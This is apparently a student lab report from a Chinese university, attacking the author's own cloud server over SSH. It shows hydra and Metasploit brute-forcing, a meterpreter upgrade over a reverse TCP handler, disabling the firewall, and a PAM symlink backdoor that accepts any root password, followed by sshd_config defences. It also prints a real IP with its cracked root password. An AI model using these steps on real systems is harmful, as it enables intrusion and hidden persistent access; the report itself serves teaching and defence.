同济大学计算机系

信息安全综合实验设计课程报告

基于 SSH 的端口爆破、PAM 认证和软连接攻击实验

姓　　名 2053182 王润霖


专　　业 信息安全

基于 SSH 的端口爆破、PAM 认证和软连接攻击实验

一、前情提要

在已经完成的《信息安全原理课程设计》中，我们完成了一份 SSH 管理的原型平台，它的拓扑结构是这样的：

考虑若干智能手机为用户终端，数据存储和 web 服务部署在一个 linux 服务器上，服务器与终端间应用层至少采用 TLS 保护，设计一个基于 ssh 对该服务器远程配置和管理的原型系统



可以看到，管理员终端是通过 SSH 实现与 Linux 服务器的连接的，然而，这种连接仍然存在一定的安全风险。

因此，本次实验希望通过 kali，对 SSH 进行攻击，并探究 SSH 连接中的端口爆破、PAM 认证和软连接攻击的方法，进行原理分析，最终制定相应的安全防御措施。

二、实验材料

kali 虚拟机一个、腾讯云 CentOS 系统云服务器一个（公网 IP：129.211.214.29）、SSH 连接服务。

本次实验是在了解并学习信息安全法律的前提下进行的，我们不可以对其他公网 IP 进行攻击，对于我们自己的云服务器，我们也只采用 10^2 级别的账号密码测试集，而不对云服务器进行真正意义的高并发爆破。


三、实验配置

1.kali 虚拟机的配置

1.1 虚拟网络编辑器的配置


配置 VMnet16 和 VMnet18，要求 kali 能够访问外网，ping 通云服务器。

1.2 测试网络可达性



2.云服务器部署 SSH 连接服务

2.1 设置云服务器入站规则，开放 22：ssh 连接端口



2.2 安装 OpenSSH 服务

在终端中输入以下命令以安装 OpenSSH 服务：

```
sudo yum install openssh-server
```

```
Last failed login: Sat Jun 24 05:06:47 CST 2023 from 165.227.228.212 on ssh:notty
There were 4 failed login attempts since the last successful login.
Last login: Sat Jun 24 05:06:27 2023 from 129.211.214.29
[root@VM-0-14-centos ~]# sudo yum install openssh-server
Loaded plugins: fastestmirror, langpacks
Repository epel is listed more than once in the configuration
Loading mirror speeds from cached hostfile
 * centos-sclo-rh: mirrors.aliyun.com
Package openssh-server-7.4p1-22.el7_9.x86_64 already installed and latest version
Nothing to do
```

2.3 启动 OpenSSH 服务

安装成功后，执行以下命令启动 OpenSSH 服务：

```
sudo systemctl start sshd.service
```

```
[root@VM-0-14-centos ~]# sudo systemctl start sshd.service
```

2.4 设置开机自启动

启动之后，需要设置 OpenSSH 服务开机自启动，以便系统重启后服务能自动恢复。执行以下命令设置开机自启动：

```
sudo systemctl enable sshd.service
```

```
[root@VM-0-14-centos ~]# sudo systemctl enable sshd.service
```

2.5 配置防火墙规则

如果系统有开启防火墙，必须配置防火墙规则以允许 SSH 连接。

2.6 连接 SSH

现在，可以使用 SSH 客户端连接到 CentOS 服务器了。在本地电脑终端中使用以下命令连接 SSH：

```
ssh username@remote_ip_address
```

其中，"username" 替换为 CentOS 服务器上的用户名，"remote_ip_address" 替换为 CentOS 服务器的 IP 地址。

```
C:\Users\lenovo>ssh root@129.211.214.29
root@129.211.214.29's password:
Last failed login: Sat Jun 24 05:08:25 CST 2023 from 167.99.84.28 on ssh:notty
There were 5 failed login attempts since the last successful login.
Last login: Sat Jun 24 05:07:13 2023 from 81.69.102.130
[root@VM-0-14-centos ~]# ls
anaconda3  Anaconda3-2018.12-Linux-x86_64.sh  install.sh  jupyter.log  MACR-code  TongjiCTF 2023
[root@VM-0-14-centos ~]#
```

可以看到，SSH 已经可以连接。

四、实验步骤及结果分析

1.扫描云服务器开放的端口

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# nmap 129.211.214.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 17:49 CST
Nmap scan report for 129.211.214.29
Host is up (0.011s latency).
Not shown: 990 filtered tcp ports (no-response), 4 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE
20/tcp  closed ftp-data
21/tcp  open   ftp
22/tcp  open   ssh
80/tcp  open   http
443/tcp open   https
888/tcp open   accessbuilder

Nmap done: 1 IP address (1 host up) scanned in 4.48 seconds
```

结果：可以看到，22/tcp 端口已经开放，配置有 ssh 服务。

2.配置用户和密码测试集

我们使用小于 10^2 级别的测试集，仅对攻击进行少量测试。

2.1 构造 user.txt

这些都是常见的用户名称。

2.2 构造 password.txt

这些密码有的是常见的密码，有的是较为复杂的密码，我们假设用户设置的密码被摸索出了某种规律，在这种前提下构造密码集。

3.通过 kali：hydra（方法一）进行 SSH 端口爆破攻击

3.1 尝试纯弱密码集合

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# hydra -L user.txt -P password.txt ssh://129.211.214.29
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-25 17:55:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tries
per task
[DATA] attacking ssh://129.211.214.29:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-25 17:55:34
```

结果：SSH 端口爆破失败了，密码集合里面没有密码成功爆破。


3.2 尝试我们构造的新密码集合

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# hydra -L user.txt -P password.txt ssh://129.211.214.29
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-25 17:56:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tries
per task
[DATA] attacking ssh://129.211.214.29:22/
[22][ssh] host: 129.211.214.29   login: root   password: Xlyhabcv.2020
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-25 17:56:23
```

结果：SSH 端口爆破攻击成功！用户名和密码都已经拿到。

3.3 腾讯云收到端口爆破告警信息

我们的破解被腾讯云发现了，因为我们进行了多次账号密码的尝试。



4.通过爆破得到的账号密码，对靶机进行 SSH 连接

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# ssh root@129.211.214.29
The authenticity of host '129.211.214.29 (129.211.214.29)' can't be established.
ED25519 key fingerprint is SHA256:6Ow/ZUZ1Agr2xD0TJV/hyUxGJUDO56AXo5T/IyQSgTI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '129.211.214.29' (ED25519) to the list of known hosts.
root@129.211.214.29's password:
Last failed login: Sun Jun 25 17:56:13 CST 2023 from 111.187.115.118 on ssh:notty
There were 1295 failed login attempts since the last successful login.
Last login: Sat Jun 24 22:21:22 2023 from 111.187.96.30
```

结果：我们通过获得的密码，成功连接到了靶机上。

5.查看靶机的文件

```
Last login: Sat Jun 24 22:21:22 2023 from 111.187.96.30
[root@VM-0-14-centos ~]# ls
anaconda3                          install.sh   MACR-code
Anaconda3-2018.12-Linux-x86_64.sh  jupyter.log  TongjiCTF 2023
[root@VM-0-14-centos ~]# cd /tmp
[root@VM-0-14-centos tmp]# /
-bash: /: 是一个目录
```

结果：因为我们能够进入靶机，所以，我们能够看到靶机（CentOS 系统）下的所有文件。其中，蓝色的文件都是我们的私密文件，这些私密文件暴露在被窃取、篡改的安全威胁下。

6.通过 msf（方法二）进行 SSH 端口爆破攻击

我们通过 msf，也可以实现端口爆破攻击，它和前面的 hydra 是相似的。

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 129.211.214.29
RHOSTS ⇒ 129.211.214.29
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/chestnutsilver/user.txt
PASS_FILE ⇒ /home/chestnutsilver/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/chestnutsilver/user.txt
USER_FILE ⇒ /home/chestnutsilver/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 129.211.214.29:22 - Starting bruteforce
[+] 129.211.214.29:22 - Success: 'root:Xlyhabcv.2020' 'uid=0(root) gid=0(root) groups=0(
root) Linux VM-0-14-centos 3.10.0-1160.88.1.el7.x86_64 #1 SMP Tue Mar 7 15:41:52 UTC 202
3 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (100.81.158.228:43207 → 129.211.214.29:22) at 2023-06-25 18:33
:26 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看到，攻击提示“Success：root:Xlyhabcv.2020”

7.尝试使用 meterpreter 攻击

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   100.81.158.228:43207 → 129.211.214.29:22 (129.2
                                      11.214.29)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 100.81.158.228:4433
[*] Command stager progress: 100.00% (773/773 bytes)
```

结果：我们尝试再建立一个 sessions，通过 meterpreter 做进一步的攻击，这时，我们会在靶机创建文件，本次攻击行动立刻被腾讯云发现。



我们下面不再使用 meterpreter，而看一看根据 SSH 的原理，如何进行 PAM 认证和软连接攻击。

8.对 PAM 认证和软连接攻击的第一次尝试

原理简介：

由于 SSH 默认调用 PAM 进行身份认证，而 PAM 是 Linux 系统中的一个独立的 API 程序接口。当我们想要进行用户身份验证时，Linux 直接调用了 PAM 的相应模块，不需要自己实现相应的功能。因此，Linux 系统中，默认通过 PAM 实现了一种身份验证的机制。

而由于 PAM 的认证文件都统一存放在/etc/pam.d/目录中，这也就是说，SSH 的认证文件是/etc/pam.d/sshd，如果我们建立一个软连接，通过软链接的方式，使得 PAM 认证实质上是通过软链接的文件名/tmp/su，它在/etc/pam.d/目录下寻找对应的 su 认证文件。而这时，root 用户的 su 是可以无需输入密码的，也可以切换任意用户。这样以来，我们就可以跳过密码验证的步骤，实现软连接攻击了。

让我们先尝试一下：

①which sshd 查找 sshd 路径

```
[root@VM-0-14-centos ~]# which sshd
/usr/sbin/sshd
```

②ln -s /usr/sbin/sshd /tmp/su 前一个是源文件，后一个是链接文件，会被自动创建

```
[root@VM-0-14-centos ~]# ln -s /usr/sbin/sshd /tmp/su
```

③会在 tmp 目录下创建 su 文件，使用 ls -alh 显示该文件的链接地址

```
[root@VM-0-14-centos tmp]# ls -alh su
lrwxrwxrwx 1 root root 14 6月  25 18:51 su → /usr/sbin/sshd
```

④/tmp/su -oport=12345 运行该文件开启监听 12345 端口

```
[root@VM-0-14-centos ~]# /tmp/su -oport=12345
```

⑤netstat -an | grep 12345

```
[root@VM-0-14-centos ~]# netstat -anp | grep :12345
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN      316/su

tcp6       0      0 ::12345                 :::*                    LISTEN      316/su
```

⑥这时，理论上我们可以通过 ssh -p 12345 root@129.211.214.29，root 身份登录，随便输入密码就可以成功登陆。

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# ssh -p 12345 root@129.211.214.29
ssh: connect to host 129.211.214.29 port 12345: No route to host
```

然而，这一次登录尝试失败了，这是为什么呢？

通过观察错误提示："No route to host"，是网络没有连通吗？我们再 ping 一下，检验连通性。

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# ping 129.211.214.29
PING 129.211.214.29 (129.211.214.29) 56(84) bytes of data.
From 100.80.33.109: icmp_seq=1 Redirect Network(New nexthop: 100.81.255.254)
64 bytes from 129.211.214.29: icmp_seq=1 ttl=49 time=19.6 ms
64 bytes from 129.211.214.29: icmp_seq=1 ttl=48 time=19.6 ms (DUP!)
64 bytes from 129.211.214.29: icmp_seq=1 ttl=49 time=20.0 ms (DUP!)
64 bytes from 129.211.214.29: icmp_seq=1 ttl=48 time=20.0 ms (DUP!)
From 100.80.33.109: icmp_seq=2 Redirect Network(New nexthop: 100.81.255.254)
64 bytes from 129.211.214.29: icmp_seq=2 ttl=49 time=11.2 ms
```

仍然是可以 ping 通的，所以，我们推断，很可能是云服务器上部署了防火墙，阻断了我们的 ssh 登录。

然而，我们已经通过端口爆破拿到了用户和密码，所以我们可以悄悄登录云服务器，关闭防火墙。

9.关闭云服务器防火墙

9.1 检查防火墙初始状态

```
[root@VM-0-14-centos ~]# service firewalld status
Redirecting to /bin/systemctl status firewalld.service
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service; disabled; vendor preset: e
nabled)
   Active: active (running) since 六 2023-06-24 02:53:58 CST; 1 day 16h ago
     Docs: man:firewalld(1)
 Main PID: 804 (firewalld)
   CGroup: /system.slice/firewalld.service
           └─804 /usr/bin/python2 -Es /usr/sbin/firewalld --nofork --nopid

6月 24 02:53:57 VM-0-14-centos systemd[1]: Starting firewalld - dynamic firewall d.....
6月 24 02:53:58 VM-0-14-centos systemd[1]: Started firewalld - dynamic firewall daemon.
6月 24 02:53:58 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
6月 24 02:53:58 VM-0-14-centos firewalld[804]: WARNING: ZONE_ALREADY_SET: public
6月 24 02:54:01 VM-0-14-centos firewalld[804]: WARNING: ALREADY_ENABLED: 22:tcp
6月 24 02:54:01 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
6月 24 03:09:34 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
Hint: Some lines were ellipsized, use -l to show in full.
```

结果：观察到防火墙是开着的。

9.2 关闭防火墙

```
[root@VM-0-14-centos ~]# systemctl stop firewalld.service
[root@VM-0-14-centos ~]# systemctl disable firewalld.service
[root@VM-0-14-centos ~]# service firewalld status
Redirecting to /bin/systemctl status firewalld.service
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service; disabled; vendor preset: e
nabled)
   Active: inactive (dead)
     Docs: man:firewalld(1)

6月 24 02:53:57 VM-0-14-centos systemd[1]: Starting firewalld - dynamic firewall d.....
6月 24 02:53:58 VM-0-14-centos systemd[1]: Started firewalld - dynamic firewall daemon.
6月 24 02:53:58 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
6月 24 02:53:58 VM-0-14-centos firewalld[804]: WARNING: ZONE_ALREADY_SET: public
6月 24 02:54:01 VM-0-14-centos firewalld[804]: WARNING: ALREADY_ENABLED: 22:tcp
6月 24 02:54:01 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
6月 24 03:09:34 VM-0-14-centos firewalld[804]: WARNING: AllowZoneDrifting is enable....
6月 25 19:16:57 VM-0-14-centos systemd[1]: Stopping firewalld - dynamic firewall d.....
6月 25 19:16:58 VM-0-14-centos systemd[1]: Stopped firewalld - dynamic firewall daemon.
Hint: Some lines were ellipsized, use -l to show in full.
```

结果：云服务器的防火墙被我们关闭了。

10.对 PAM 认证和软连接攻击的第二次尝试

下面，我们再尝试一下能不能通过 PAM 认证和软连接进行攻击。

```
┌──(root㉿kali)-[/home/chestnutsilver]
└─# ssh -p 12345 root@129.211.214.29
root@129.211.214.29's password:
Last login: Sun Jun 25 18:51:13 CST 2023 from 111.187.115.118 on pts/9
Last failed login: Sun Jun 25 19:17:12 CST 2023 from 170.64.177.187 on ssh:notty
There were 30 failed login attempts since the last successful login.
Last login: Sun Jun 25 19:17:38 2023 from 111.187.115.118
[root@VM-0-14-centos ~]# cd
[root@VM-0-14-centos ~]# exit
登出
Connection to 129.211.214.29 closed.
```

结果：我们攻击成功了！

我们通过 ssh -p 12345 root@129.211.214.29，随便输入一个密码就可以进行 SSH 登录！

我们可以在本地的 cmd 窗口下再检验一下，也成功了。

```
C:\Users\lenovo>ssh -p 12345 root@129.211.214.29
root@129.211.214.29's password:
Last login: Sun Jun 25 20:00:48 CST 2023 from 111.187.115.118 on pts/11
Last failed login: Sun Jun 25 23:14:41 CST 2023 from 222.252.21.30 on ssh:notty
There were 91 failed login attempts since the last successful login.
Last login: Sun Jun 25 23:50:49 2023 from 111.187.96.30
[root@VM-0-14-centos ~]#
```


11.观察可利用的软连接文件

完成了上面的攻击之后，我们再看一看有哪些软连接文件是我们可以使用的。


SSH 的认证文件是/etc/pam.d/sshd

```
[root@VM-0-14-centos ~]# ls /etc/pam.d
atd                  passwd             setup              sudo-i
chfn                 password-auth      smartcard-auth     su-l
chsh                 password-auth-ac   smartcard-auth-ac  system-auth
config-util          polkit-1           smtp               system-auth-ac
crond                postlogin          smtp.postfix       systemd-user
fingerprint-auth     postlogin-ac       sshd               vlock
fingerprint-auth-ac  remote             sssd-shadowutils
login                runuser            su
other                runuser-l          sudo
```

sshd 中对应的第一条，就是 pam：



find /etc/pam.d/ | xargs grep pam_rootok.so 查看/etc/pam.d/下可利用的软连接源文件：



另外，软连接的名字对应/etc/pam.d/下的文件内容，一定要具有 pam_rootok.so 认证模块，上图中的文件都可以作为链接名；低权限的用户可能无法做此操作。

12. 安全防御方法

```
sudo vi /etc/ssh/sshd_config
```

12.1 修改配置文件

修改 ssh 配置文件 UsePAM no 对已经开放的后门端口无效；

修改后 PAM 用户就不能使用 ssh 口令登陆，只能使用密钥登录。

12.2 禁用口令认证 PasswordAuthentication 设置为 no

ChallengeResponseAuthentication 设置为 no

这样一来，我们就不能使用 PAM 认证和软连接方法进行攻击了。

五、实验原理分析

1.SSH 端口爆破

对于常见的用户名、弱密码（或者可推测的有规律密码），我们可以通过高并发爆破的方法，对 ssh 使用的 22 端口进行爆破攻击，从而登录到 SSH 服务器上。

2.PAM 身份认证

由于 SSH 默认调用 PAM 进行身份认证，而 PAM 是 Linux 系统中的一个独立的 API 程序接口。当我们想要进行用户身份验证时，Linux 直接调用了 PAM 的相应模块，不需要自己实现相应的功能。因此，Linux 系统中，默认通过 PAM 实现了一种身份验证的机制。

3.软连接攻击

而由于 PAM 的认证文件都统一存放在/etc/pam.d/目录中，这也就是说，SSH 的认证文件是/etc/pam.d/sshd，如果我们建立一个软连接，通过软链接的方式，使得 PAM 认证实质上是通过软链接的文件名/tmp/su，它在/etc/pam.d/目录下寻找对应的 su 认证文件。而这时，root 用户的 su 是可以无需输入密码的，也可以切换任意用户。这样以来，我们就可以跳过密码验证的步骤，实现软连接攻击了。

4.相应的安全防御方法

4.1 关闭 SSH 的 PAM 认证功能，从而防止软连接后门：

修改 ssh 配置文件 UsePAM no 对已经开放的后门端口无效；

修改后 PAM 用户就不能使用 ssh 口令登陆，只能使用密钥登录。

4.2 禁用口令认证 （防止软连接，暴力破解，两项都需要设置为 no 才会生效）

PasswordAuthentication 设置为 no

ChallengeResponseAuthentication 设置为 no